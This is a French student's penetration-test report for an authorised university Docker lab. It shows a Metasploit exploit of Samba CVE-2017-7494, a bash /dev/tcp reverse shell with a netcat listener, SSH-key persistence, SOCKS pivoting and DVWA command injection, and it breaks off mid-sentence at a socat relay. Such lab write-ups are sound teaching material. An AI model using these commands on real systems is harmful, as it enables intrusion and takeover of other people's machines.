



UNIVERSITÉ
CÔTE D'AZUR



RAPPORT TEST D'INTRUSION



Luca Boullonnois

1B

11/01/2026

SOMMAIRE

1. SÉCURITÉ

- a. AUTORISATION
- b. SCOPE
- c. CONFIDENTIALITÉ
- d. CONTACT

2. CONTEXTE

- a. INTRODUCTION
- b. INSTALLATION

3. 1^{er} RÉSEAU

- a. NMAP
- b. METASPLOIT
- c. REVERSE SHELL

4. PIVOT

- a. TUNNEL SSH
- b. PROXYCHAINS

5. 2^e RÉSEAU

- a. VNC VIEWER
- b. DVWA

6. BILAN

- a. CONCLUSION
- b. REMÉDIATION

1. SÉCURITÉ

a. AUTORISATION

Dans le contexte de la SAE34 « Découvrir le pentesting », organisé par l'IUT Réseaux et Télécommunication à Sophia-Antipolis et mené par M. Laborde Ludovic. Une autorisation claire de sa part a été accordé pour mener des tests d'intrusions sur des machines vulnérables contenus dans des conteneurs Docker.

b. SCOPE

Le périmètre pour ce test d'intrusions est défini par les deux réseaux présents sur les différents dockers. On retrouve le réseau en **172.18.0.0/16** pour la machine attaquante, **Kali**, et le serveur **Samba**. Mais aussi le réseau en **172.19.0.0/16** pour le serveur **WebApp** mais également le serveur **Samba**. Il n'est donc pas possible de faire des tests en dehors de ces deux réseaux. Les manipulations se limitent aux éléments présents dans les conteneurs.

c. CONFIDENTIALITÉ

Ce document contient des informations privées, sensibles et confidentielles concernant un réseau informatique. Il ne doit en aucun cas être diffusé, partagé ou dupliqué sans l'accord écrit et officiel de son auteur ou de l'entreprise impacté.

d. CONTACT

Tuteur du projet : M. Laborde Ludovic

Coordonnées : ludovic@connect3s.fr

2. CONTEXTE

a. INTRODUCTION

L'objectif principale de ce test d'intrusion est de rechercher différentes failles présentes sur les deux sous-réseaux **172.18.0.0/16** et **172.19.0.0/16** et de réussir à prendre le contrôle total des deux serveurs (**SAMBA** et **WebApp**) en obtenant les privilèges de « **root** ».

L'exercice consiste donc à effectuer les manipulations depuis la machine kali du docker, afin d'obtenir un accès total à distances des deux serveurs.

a. INSTALLATION

1. La première chose à faire avant d'installer Docker, est de mettre son système à jour en tapant la commande :

- **sudo apt-get update**

2. Dans un second temps il faut installer l'outil Docker. Pour ce faire, il suffit de rentrer ces deux commandes dans votre terminal :

- **sudo apt-get install docker.io docker-compose**

- **systemctl enable docker**

3. A présent il faut installer les différents conteneurs nécessaires au projet. Pour ce faire, on va d'abord se déplacer dans le répertoire « **/opt** » :

- **cd /opt**

4. Une fois placé à l'intérieur, on va venir cloner le dépôt Git contenant toute l'infrastructure en rentrant ces commandes :

- **git clone <https://github.com/Slurptheworld/AuditSecu.git>**

5. Dès que le clonage est terminé, il faut se déplacer dans le nouveau répertoire créé « **AuditSecu** » et venir donner tous les droits nécessaires pour qu'il n'y est pas de problèmes lors de l'exécution :

- **cd AuditSecu**

- **chmod +x startup.sh**

6. Maintenant que tout est en place il ne reste plus qu'à lancer l'infrastructure, avec la commande :

- **docker-compose up**

Pour accéder au docker kali sans passer par l'interface graphique et avoir uniquement accès au terminal, il est possible de rentrer cette commande :

- **sudo docker exec -it kali /bin/bash**

```
(kali@kalilinux)-[~]  
$ sudo docker exec -it kali /bin/bash  
[sudo] Mot de passe de kali :  
(root@94617319dba6)-[/]  
#
```

3. 1^{er} RÉSEAU

a. NMAP

Pour savoir vers quel réseau commencer la phase de reconnaissance, nous identifions notre adresse IP et celle de notre réseau grâce à la commande **ip a**.

```
(root@94617319dba6)-[/]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
10: eth0@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.3/16 brd 172.18.255.255 scope global eth0
        valid_lft forever preferred_lft forever
```

Une fois l'IP de notre réseau trouvé, nous effectuons un scan sur celui-ci pour connaître les autres hôtes présents. À l'aide de la commande **nmap -sn 172.18.0.0/24**, nous découvrons les autres hôtes présents sur notre réseau.

```
(root@94617319dba6)-[/]
# nmap -sn 172.18.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-10 10:10 UTC
Nmap scan report for 172.18.0.1
Host is up (0.000060s latency).
MAC Address: 02:42:C5:39:21:34 (Unknown)
Nmap scan report for Nessus.auditssecu_pentestnetwork (172.18.0.2)
Host is up (0.000015s latency).
MAC Address: 02:42:AC:12:00:02 (Unknown)
Nmap scan report for samba.auditssecu_pentestnetwork (172.18.0.4)
Host is up (0.000035s latency).
MAC Address: 02:42:AC:12:00:04 (Unknown)
Nmap scan report for 94617319dba6 (172.18.0.3)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.17 seconds
```

À l'issue du premier scan, nous constatons que la machine cible (serveur SAMBA) utilise l'adresse IP **172.18.0.4**. Nous allons donc approfondir nos recherches avec un scan plus précis en entrant la commande **nmap -A 172.18.0.4**, ce qui va nous permettre d'obtenir une analyse plus poussée sur la victime (OS, versions de services, etc...).

```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2026-01-10T10:15:17
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.6.3)
|   Computer name: 8734220d4bf1
|   NetBIOS computer name: 8734220D4BF1\x00
|   Domain name: \x00
|   FQDN: 8734220d4bf1
|_  System time: 2026-01-10T10:15:18+00:00
```

Grâce à ce scan, nous obtenons la version du Samba, ce qui est très utile. En faisant des recherches sur cette version, nous tombons rapidement sur une CVE qui permet d'exécuter du code à distance et permettre de télécharger une bibliothèque partagée accessible en écriture puis de faire en sorte que le serveur la charge et l'exécute, ce qui est très utile pour notre cas. **CVE-2017-7494**

CVE-2017-7494	Known exploited	Public exploit	Used for ransomware	Max CVSS	10.0
Samba since version 3.5.0 and before 4.6.4, 4.5.10 and 4.4.14 is vulnerable to remote code execution vulnerability, allowing a malicious client to upload a shared library to a writable share, and then cause the server to load and execute it.				EPSS Score	94.18%
Source: Red Hat, Inc.				Published	2017-05-30
				Updated	2025-10-22
				CISA KEV Added	2023-03-30

b. METASPLOIT

Pour se servir de cette CVE et commencer à exploiter la vulnérabilité du serveur, nous allons nous servir de l'outil Metasploit afin d'effectuer l'intrusion sur le serveur SAMBA.

```
= [ metasploit v6.2.20-dev ]
+ -- --[ 2251 exploits - 1187 auxiliary - 399 post ]
+ -- --[ 951 payloads - 45 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use CVE-2017-7494
[*] No payload configured, defaulting to cmd/unix/interact

Matching Modules

#  Name                               Disclosure Date  Rank    Check  Description
-  -  -                               -
0  exploit/linux/samba/is_known_pipename 2017-03-24      excellent Yes     Samba is_known_pipename() Arbitrary Module Load

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/samba/is_known_pipename

[*] Using exploit/linux/samba/is_known_pipename
msf6 exploit(linux/samba/is_known_pipename) > set RHOST 172.18.0.4
RHOST => 172.18.0.4
msf6 exploit(linux/samba/is_known_pipename) > show options

Module options (exploit/linux/samba/is_known_pipename):

Name          Current Setting  Required  Description
-  -  -  -  -  -
RHOSTS        172.18.0.4      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         445             yes       The SMB service port (TCP)
SMB_FOLDER    no              no        The directory to use within the writeable SMB share
```

Pour lancer l'exploitation il faut tout d'abord dire à l'outil ce que nous voulons faire. Nous allons donc lui dire que nous voulons utiliser la **CVE-2017-7494**, en tapant la commande **use CVE-2017-7494**. La deuxième chose à faire, est de rentrer l'IP de la cible avec la commande **set RHOSTS 172.18.0.4**. Nous vérifions les informations rentrées avec la commande **show options**. Il ne reste plus qu'à lancer l'exploitation avec la commande **exploit**.

```
msf6 exploit(linux/samba/is_known_pipename) > exploit

[*] 172.18.0.4:445 - Using location \\172.18.0.4\myshare\ for the path
[*] 172.18.0.4:445 - Retrieving the remote path of the share 'myshare'
[*] 172.18.0.4:445 - Share 'myshare' has server-side path '/home/share'
[*] 172.18.0.4:445 - Uploaded payload to \\172.18.0.4\myshare\Xxvqgssl.so
[*] 172.18.0.4:445 - Loading the payload from server-side path /home/share/Xxvqgssl.so using \\PIPE\home/share/Xxvqgssl.so ...
[-] 172.18.0.4:445 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.18.0.4:445 - Loading the payload from server-side path /home/share/Xxvqgssl.so using /home/share/Xxvqgssl.so ...
[+] 172.18.0.4:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (172.18.0.3:39989 -> 172.18.0.4:445) at 2026-01-10 10:57:19 +0000
```

Comme en témoigne la capture d'écran, l'intrusion est réussie car le partage « **myshare** » est accessible en écriture. Nous sommes à présent sur le **shell** du serveur SAMBA et en tapant la commande **whoami**, nous nous rendons compte que nous sommes **root**.

```
[*] Command shell session 1 opened (172.18.0.3:39989 → 172.18.0.4:445) at 2026-01-10 10:57:19 +0000

ls
^H^H^H[[D^[[D
/bin/sh:: not found
cd
ls

ls^H^H^H[[B
/bin/sh: 11: : not found
id$
/bin/sh: 12: id$: not found
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

c. REVERSE SHELL

Etant connecté en reverse shell, il faut maintenant le rendre plus stable et surtout plus interactif. Pour ce faire, nous avons mis en place une connexion depuis le serveur SAMBA en écoutant sur le port **4444**.

```
[*] Command shell session 2 opened (172.18.0.3:44429 → 172.18.0.4:445) at 2026-01-10 11:30:36 +0000

bash -c 'bash -i >& /dev/tcp/172.18.0.3/4444 0>&1'
```

Sur notre machine attaquante, nous utilisons la commande **nc -lvnp 4444** afin de mettre Netcat en mode écoute(l) verbeuse(v) sur le port numérique(n) 4444(p) pour obtenir une connexion au shell de la cible.

```
(root@94617319dba6)-[/]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.18.0.3] from (UNKNOWN) [172.18.0.4] 52498
root@8734220d4bf1:/tmp#
```

A présent nous allons améliorer le shell car il reste très limité. Pour ce faire nous allons dans un premier temps attacher notre shell à un terminal avec la commande **script /dev/null -c bash**. Grâce à cette commande on obtient un shell attaché au TTY.

Dans un second temps, nous allons utiliser la commande **stty raw -echo ; fg** pour permettre de désactiver l'affichage des caractères saisis et de les envoyer directement au shell distant. Ensuite pour remettre le curseur au bon endroit on tape **reset** et enfin nous allons rentrer l'indication **screen** pour que notre type de terminal soit reconnue. Et enfin, nous avons taper la commande **export TERM=xterm** pour nous permettre au terminal de devenir plus

```
root@8734220d4bf1:/tmp# script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
root@8734220d4bf1:/tmp# ^Z
[1]+  Stopped                  nc -lvnp 4444

(root@94617319dba6)-[/]
# stty raw -echo ; fg
nc -lvnp 4444
reset
```

interactif.

```
Terminal type? screen
```


4. PIVOT

a. TUNNEL SSH

A ce stade, nous allons effectuer un pivot avec le serveur Samba pour que nous puissions accéder au deuxième réseau depuis notre machine attaquante. Pour ce faire, nous allons mettre en place un tunnel SSH en utilisant une clé publique pour éviter de faire face au mot de passe root du serveur Samba que nous n'avons pas.

Sur notre machine attaquante, nous créons une clé publique, dans le but de la copier sur le serveur Samba.

```
(root@94617319dba6)-[/]
# ssh-keygen -t rsa -b 4096

(root@94617319dba6)-[~/ssh]
# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCApQn1x3BfKS8JZxTt90eqakt+S3Hz5oNPSe260mhn2jVgj6V2QJPK3RxoNXvmV77n32KoZAig0CGnJWbx0P
52j58zHpWp0sgfMZRh9zslQuaVu6IccCYDuTeweZ+1wm2QLRJNAPEt+HDzPL8Eauzb1LnVUZtqWrVlp15KR/2EleZe7v+nec/zIAGKIhp62C80Jmu2uQA8mLA
0rGIxYGF106tmLappDxu5Vd1f6fSxqh7PPGVYVZst1SzFICqKi9X125v0KHvf13/i663zhIaaygZUoJQF/i7uc/4HxXW0Gr2aHG56pJjTIGLnPgAteXe271so
L3ALPdYpBJPIIm/I0SPUKexY0AR4uQFHBRek0CSg369BVYMrA1ZL0a7B5MrpVdr+zZJ0IbiiuQwgPMs2e4Ct+GkPalG65G0147jJACJWN+z405Y0C0f5WYv+3F
JqJkMbUW0LG9ct356mqLaEIMprU3gY7T6p7gI+wwYYMu2p1l6ktK81YUYrHAA01SFMUAhBj2by9FBHLQ3ZpxHxMW6i+Brpr81Jwd9JJp7pasR6wt63s+FKYiaz
N/CFWYA0luRzY61n8WgYffjvCuTLAVv63WtWbJrDD9lKxZKno0Zto/rJKZ6xeW+GzLVg/en1NeyyHdy732rpluR9YDG/iJD0wKb0hlpPBaaj/A+Q= root@94
617319dba6
```

Depuis le serveur Samba on rentre la commande **mkdir -p /root/.ssh** pour créer un dossier caché nommé **.ssh** dans le répertoire **root**. Nous copions la clé générée dans un fichier **authorized_keys** pour que le serveur reconnaisse notre machine attaquante sans demander de mots de passe. Nous changeons ensuite les permissions pour qu'uniquement le root puisse lire ou ouvrir ces dossiers.

```
root@8734220d4bf1:/etc/ssh# mkdir -p /root/.ssh
Hdy732rpluR9YDG/iJD0wKb0hlpPBaaj/A+Q= root@94617319dba6o/rJKZ6xeW+GzLVg/en1Neyy
> " >> /root/.ssh/authorized_keys
root@8734220d4bf1:/etc/ssh# chmod 700 /root/.ssh
root@8734220d4bf1:/etc/ssh# chmod 600 /root/.ssh/authorized_keys
```

Il ne reste plus qu'à lancer le service SSH pour ensuite s'y connecter.

```
root@8734220d4bf1:/root# service ssh start
* Starting OpenBSD Secure Shell server sshd [ OK ]
```

Depuis la machine attaquante nous rentrons cette commande **ssh -D 1080 root@172.18.0.4**, pour ouvrir le port dynamique 1080 sur notre propre machine et se connecter en tant que root sur notre machine de sortie.

```
(root@94617319dba6)-[~/ssh]
# ssh -D 1080 root@172.18.0.4
The authenticity of host '172.18.0.4 (172.18.0.4)' can't be established.
ED25519 key fingerprint is: SHA256:d3Cks8blSX3s8kDF8XGrJbweGa3VUJPDjV01k7EQUfw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.18.0.4' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 6.17.10+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@8734220d4bf1:~# whoami
root
```

Grâce à ce tunnel, toutes nos requêtes passent par le tunnel SSH en sortant par le serveur Samba (172.18.0.4). Pour le réseau de destination, c'est comme si c'était la machine **172.18.0.4** qui naviguait, et non notre machine attaquante.

b. PROXYCHAINS

Il reste néanmoins, l'outil **Proxychains** à utiliser pour pouvoir se servir de notre tunnel SSH.

Installation de l'outil avec la commande **apt-get install proxychains4 -y**

```
(root@94617319dba6)-[~/ssh]
# apt-get install proxychains4 -y
```

Nous allons maintenant configurer **Proxychains**, en ajoutant la ligne **socks5 127.0.0.1 1080** en bas du fichier **/etc/proxychains4.conf**.

```
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4      127.0.0.1 9050
socks5 127.0.0.1 1080
```

L'ajout de cette ligne permet d'acheminer le trafic à travers le proxy SOCKS via l'adresse local **127.0.0.1** et le port du tunnel SSH (**1080**), spécifié lors de sa création.

La configuration terminée, il est désormais possible d'utiliser **Proxychains** avec **nmap** depuis la machine attaquante pour découvrir de nouveaux hôtes sur l'autre réseau, à condition de maintenir le tunnel SSH actif.

Pour ce faire nous lançons un premier scan avec la commande :

- **proxychains nmap -sT -Pn -p 80,443,445,22 172.19.0.0/24**

proxychains nmap : faire passer nmap par le tunnel SSH

-sT : établir une connexion complète et obligatoire quand on utilise proxychains

-Pn : indique à nmap de ne pas vérifier si la machine répond au "ping" avant de scanner. C'est utile car les proxys bloquent souvent les pings.

-p 80,443,445,22 : liste des ports spécifiques à tester (Web, SMB, SSH)

```
(root@94617319dba6)-[/]
# proxychains nmap -sT -Pn -p 80,443,445,22 172.19.0.0/24
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-10 15:37 UTC
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.19.0.1:80 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.19.0.2:80 ... OK
```

A l'issue de ce scan, nous remarquons qu'il y a un hôte actif en **172.19.0.2**, et décidons de faire un scan plus précis sur cette IP avec la commande **proxychains nmap -sT -Pn -sV**.

-sV : identifie la version des services

```
Nmap scan report for 172.19.0.2
Host is up (0.0010s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))



Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.76 seconds
```

Grâce à ce nouveau scan, nous savons que la machine **WebApp** a le port **80** ouvert et qu'il y a donc un service **HTTP** qui tourne sur cette machine. Nous pouvons donc poursuivre notre exploitation en se rendant directement sur la page web.

5. 2^e RÉSEAU

a. VNC VIEWER

Pour se connecter à **VNC Viewer** et avoir accès à l'aspect graphique de notre machine attaquante, il faut dans un premier temps taper la commande **vncserver** sur le terminal. La deuxième étape consiste à se rendre sur l'application et rentrer l'adresse IP de la machine attaquante ainsi que le **:2** que nous a renvoyé la commande **vncserver**.



Dès lors que nous arrivons sur le bureau de notre kali, nous ouvrons **firefox** et configurons les paramètres du **proxy** en ajoutant, les informations rentrées lors de la configuration de proxychains. Nous retrouvons ici l'adresse local et le port du tunnel SSH.



Une fois le proxy configuré, nous ouvrons un terminal et tapons la commande :



- proxychains firefox <http://172.19.0.2>

```
(root@94617319dba6)-[/  
# proxychains firefox http://172.19.0.2
```


Cette commande nous permet d'accéder à la page web de l'adresse du serveur **WebApp**, depuis la machine attaquante, en passant par le tunnel SSH.

b. DVWA

Nous arrivons à présent sur la page de connexion du site. Après quelques recherches sur Internet nous apprenons que login est **admin** et le mot de passe, **password**.



Une fois connecté à l'intérieur du site, nous remarquons qu'il y a une section **Command Injection**. Dans cet onglet, il est possible de faire des pings vers d'autres machines, mais en tapant différents pings, nous nous rendons compte qu'il est également possible d'injecter des commandes et d'interagir directement avec le terminal du serveur **WebApp** en plaçant un « ; » avant de rentrer une commande.



En tapant la commande **;whoami**, partie "IP" étant vide, le ping a échoué ou a été ignoré, et le serveur a immédiatement enchaîné sur la deuxième commande, ce qui nous a permis de l'exécuter. Nous remarquons que nous sommes **www-data**, c'est-à-dire, l'utilisateur par défaut utilisé par le serveur web.

A présent nous utilisons l'outil **socat** depuis le serveur Samba, pour faire passer du trafic d'une interface à une autre, avec la commande :

- **socat TCP-LISTEN:5555,fork TCP:172.18.0.2:5555 &**

Cette commande nous permet :

- **TCP-LISTEN:5555** : ouvrir le port 5555 sur le Samba et d'attendre
